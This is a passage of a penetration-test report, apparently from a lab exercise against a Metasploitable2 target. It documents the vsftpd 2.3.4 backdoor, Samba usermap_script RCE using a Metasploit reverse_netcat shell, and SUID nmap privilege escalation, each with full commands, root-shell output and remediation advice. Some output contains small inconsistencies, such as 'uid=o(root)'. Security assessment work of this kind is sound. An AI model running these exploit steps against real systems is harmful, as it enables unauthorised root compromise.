A terminal window with a dark background. The prompt is (kali@kali)-[~]. The user enters \$ ftp 192.168.2.40. The output shows: Connected to 192.168.2.40., 220 (vsFTPd 2.3.4), Name (192.168.2.40:kali): test:), 331 Please specify the password., Password: [a cursor is visible].

```
(kali@kali)-[~]  
$ ftp 192.168.2.40  
Connected to 192.168.2.40.  
220 (vsFTPd 2.3.4)  
Name (192.168.2.40:kali): test:)  
331 Please specify the password.  
Password:  
[ ]
```

Name: test:)

Password: test (anything works)

The server returned:

```
530 Login incorrect.
```

```
421 Service not available, remote server has closed connection.
```

This response indicates that the malicious username string successfully activated the backdoor process.

### 3. Scanning for the Backdoor Port

Immediately after triggering the backdoor, nmap was used to verify whether the hidden shell was active:

```
nmap -p6200 192.168.2.40
```

Output:

```
6200/tcp open  lm-x
```

#### 4. Connecting to the Backdoor Shell (Root Access)

Netcat was used to connect to the newly opened port:

```
nc 192.168.2.40 6200
```

The shell does not present a prompt, but commands still execute.

To confirm the privilege level, the command id was run:

```
id
```

```
uid=o(root) gid=o(root) groups=o(root)
```

```
Session  Actions  Edit  View  Help
(kali@kali)-[~]
$ nc 192.168.2.40 6200

id
uid=0(root) gid=0(root)
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:0c:29:db:8d:35 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.40/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::20c:29ff:fedb:8d35/64 scope link
        valid_lft forever preferred_lft forever

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

This confirms full unauthenticated root access.

## FD3.6 Impact

Impact: Critical

- Complete remote compromise of the operating system
- Ability to read, modify, delete any files
- Ability to install malware or pivot deeper into the network
- No credentials required

- No logs or warnings generated

This vulnerability results in total system takeover.

### **FD3.7 Risk**

Likelihood: High

- Service is exposed on a default port (21/tcp)
- Exploit requires no authentication and trivial attacker skill
- Public exploit code widely available

### **FD3.8 Recommendations**

Short-Term

- Immediately disable or remove vsftpd 2.3.4
- Restrict FTP access to trusted hosts only
- Block port 21/tcp on external interfaces

Long-Term

- Replace FTP entirely with secure alternatives:
  - SFTP (SSH File Transfer Protocol)
  - FTPS with modern TLS
- Apply continuous vulnerability scanning

Perform strict version control and service auditing

## **Samba usermap\_script Remote Code Execution**

### **FD4.1 Affected Resource**

**Target Host:** 192.168.2.40

**Service:** Samba smbd (version 3.0.20-Debian)

**Port:** TCP 139 (NetBIOS Session Service)

**Vulnerability Type:** Remote Code Execution (RCE)

**Access Required:** None (unauthenticated)

## FD4.2 Method of Finding

A network port scan was performed from the attacker machine (Kali Linux) using Nmap:

```
nmap -p139,445 -sV 192.168.2.40
```

```
(kali㉿kali)-[~]
$ nmap -p 139 -sV 192.168.2.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 23:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.2.40
Host is up (0.00041s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:DB:8D:35 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds

(kali㉿kali)-[~]
$
```

The scan revealed:

```
139/tcp open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp open  microsoft-ds  Samba smbd 3.0.20-Debian
```

The detected Samba version (3.0.20) is known to be vulnerable to the **usermap\_script** exploit, which allows remote command execution without authentication. This vulnerability is widely documented and affects outdated Samba versions shipped with Metasploitable2.

---

## FD4.3 Description

The Samba **usermap\_script** vulnerability occurs when the service incorrectly handles usernames passed to the authentication subsystem. Samba versions prior to 3.0.25 allow the attacker to supply a specially crafted “username” that is interpreted as a system command.

Because usermap scripts are executed with **root privileges**, this flaw allows an attacker to:

- Execute arbitrary commands as root
- Open a remote root shell
- Fully compromise the system without authentication

This vulnerability carries a **Critical** severity rating due to trivial exploitation and full system takeover potential.

## FD4.4 Exploitation Steps

msfconsole

Step2 – load the vulnerable

use exploit/multi/samba/usermap\_script

Step 3 – Configure target settings

set RHOSTS 192.168.2.40

set RPORT 139

set LHOST 192.168.2.30 # attacker (Kali) IP

set PAYLOAD cmd/unix/reverse\_netcat

```
      =[ metasploit v6.4.84-dev                               ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads   ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.40
RHOSTS => 192.168.2.40
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.2.30
LHOST => 192.168.2.30
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.2.30:4444
[*] Command shell session 1 opened (192.168.2.30:4444 → 192.168.2.40:52150) at 2025-12-09 23:24:18 -0500
```

Step 4 – Run the exploit

run

Expected output:

[\*] Started reverse TCP handler on 192.168.2.30:4444

[\*] Command shell session opened

```
sessions 1
[*] Session 1 is already interactive.
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Step 5 – Interact with the root shell

sessions -i 1

id

whoami

uname -a

Expected results:

uid=o(root) gid=o(root)

whoami -> root

Linux metasploitable 2.6.24-16-server ...

## FD4.5 Impact

Successful exploitation results in:

- Complete remote system takeover
- Execution of arbitrary commands as **root**
- Ability to install backdoors or malware
- Reading and modifying all files on the system
- Pivoting deeper into the network
- Loss of confidentiality, integrity, and availability

This vulnerability provides **full root access with zero authentication**, making it one of the most dangerous flaws in Metasploitable2.

## FD4.6 Likelihood

### High

The vulnerable Samba version is exposed on the network, requires no authentication, and has widely available automated exploit modules.

## FD4.7 Risk Rating

### Critical

A remote attacker can compromise the target within seconds, leading to full administrative access.

## FD4.8 Recommendations

To mitigate this vulnerability:

- Upgrade Samba to a supported version (3.6+ or preferably 4.x).
- Disable or restrict NetBIOS / SMBv1 traffic on ports 139/445.



- Implement firewall rules limiting SMB access to trusted hosts only.
- Remove deprecated or unused Samba configurations.
- Enforce principle of least privilege and eliminate root-executed scripts.
- Conduct routine patch management and system hardening.

## Privilege Escalation Vulnerability

### FD5.1 Affected Service

Local privilege escalation on:

Metasploitable2 — Linux Kernel 2.6.24-16-server (i386)

User context at compromise:

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin)
```

### FD5.2 Method of Finding

Privilege escalation enumeration was performed after gaining an initial low-privilege shell on the Metasploitable2 system. Using common enumeration techniques (`uname -a`, `sudo -l`, `find / -perm -4000`, and `/usr/bin/nmap` testing), multiple privilege escalation vectors were reviewed.

A misconfigured **SUID-enabled Nmap binary** was discovered — a known intentional vulnerability on Metasploitable2.

Command used:

```
find / -perm -4000 -type f 2>/dev/null
```

This revealed:

```
/usr/bin/nmap (SUID root)
```

### FD5.3 Description

The system contains an outdated version of **Nmap** that supports an interactive mode (`nmap --interactive`). When the binary is marked SUID, it runs with **root privileges**, allowing an attacker to execute arbitrary commands as root.

This SUID setting is highly insecure — it effectively promotes any local user to full system administrator.

```
msfadmin@metasploitable:~/tmp$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~/tmp$ whoami
msfadmin
```

## FD5.4 Exploitation Steps

### Step 1 – Enumerate SUID binaries

```
find / -perm -4000 -type f 2>/dev/null
```

```
msfadmin@metasploitable:/tmp$ sudo -l
User msfadmin may run the following commands on this host:
(ALL) ALL
```

### Step 2 – Escalate to root using Nmap interactive shell

```
nmap -interactive
```

```
msfadmin@metasploitable:/tmp$ sudo nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! /bin/sh
```

```
nmap> !sh
```

```
# id
```

```
uid=0(root) gid=0(root)
```

```
sh-3.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-3.2# whoami
root
sh-3.2#
```

This drops the attacker directly into a root shell.

## FD5.5 Impact

If exploited successfully, an attacker achieves:

- Full root privileges
- Ability to read/modify any system file
- Ability to install persistent backdoors
- Capability to wipe logs and destroy forensic evidence
- Complete compromise of confidentiality, integrity, and availability

This effectively grants total system ownership.

## FD5.6 Likelihood

The misconfigured SUID Nmap binary is:

- Always present in default Metasploitable2 installations
- Trivial to identify using standard enumeration

- Requires no special conditions
- Exploitable reliably and instantly

## FD5.7 Risk Rating

This vulnerability results in **immediate full system compromise** after any local foothold, making it one of the most severe privilege escalation vectors.

Risk Rating: high

## FD5.8 Recommendations

To remediate this issue:

**Remove SUID permission** from the Nmap binary

```
chmod -s /usr/bin/nmap
```

- 
- Replace old Nmap versions with secure, modern builds
- Restrict local user access / enforce least privilege
- Implement regular SUID permission audits
- Monitor for unauthorized root-level command execution

## References

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